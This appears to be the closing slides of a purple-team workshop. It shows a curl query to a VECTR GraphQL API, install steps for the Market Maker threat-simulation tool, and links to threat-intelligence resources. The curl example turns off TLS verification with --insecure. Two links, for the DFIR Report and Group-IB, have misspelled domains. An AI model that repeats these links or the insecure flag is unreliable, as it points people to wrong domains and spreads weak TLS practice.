# Returns all Test Cases tagged `TH_CLI`
curl --insecure -H "Authorization: VEC1 Key:Secret" -H "Content-Type: application/json" \
-d '{"query": "{testcases(db: \"DB\", filter: {tags: {name: {eq: \"TH_CLI\"}}}) { nodes { id mitreId name } } }"}' \
-X POST https://sravectr.internal:8081/sra-purpletools-rest/graphql
```

*Market Maker* is a suite of tools for managing threat simulation plans and test cases. *Market Maker* consists of three components: 1) Python library, 2) CLI scripts, and 3) extensions.

The documentation covers the core concepts and how to use the tool to generate bundles which can then be imported into other tooling, including VECTR.

[Go to VECTR Market Maker Docs](#)

## TERMINAL

```
# Install Python
sudo apt-get install python3-pip python3.11-venv

# Create and activate a new Python virtual environment
python3.11 -m venv ~/a201/
source ~/a201/bin/activate

# Install Market Maker
pip3 install marketmaker

# Generate a Plan
mm-cli generate -t techniques/ -b blueprint.yml -o plan.yml
```

**Threat Modeling: As Easy as OATMEAL** · *Elastic*  
<https://www.elastic.co/blog/threat-modeling-oatmeal>



**Purple Team Exercise Framework** · *SCYTHE*  
<https://www.scythe.io/ptef>



**MITRE ATT&CK Defender – Fundamentals** · *Cybrary*  
<https://www.cybrary.it/course/mitre-attack-defender-mad-attack-fundamentals>

**MITRE ATT&CK Defender – Cyber Threat Intelligence Certification** · *Cybrary*  
<https://www.cybrary.it/course/mitre-attack-defender-mad-attack-for-cyber-threat-intelligence>



**MITRE ATT&CK – ATT&CK Evaluations** · *MITRE*  
<https://attackevals.mitre-engenuity.org>



**CAPA** · *Mandiant*  
<https://github.com/mandiant/capa>

**VECTR** · *SRA*  
<https://docs.vectr.io>



**Cyble**

<https://cyble.com/blog/>



**DFIR Report**

<https://thedefirreport.com>



**Elastic Security Labs**

<https://www.elastic.co/security-labs>



**GroupIB Blog**

<https://www.group-ip.com/blog/>



**SecureList by Kaspersky**

<https://securelist.com>



**Securonix Blog**

<https://www.securonix.com/blog/>



**Talos Security by Cisco**

<https://blog.talosintelligence.com/>



# Thank You

*Please complete the survey at  
the end of the workshop*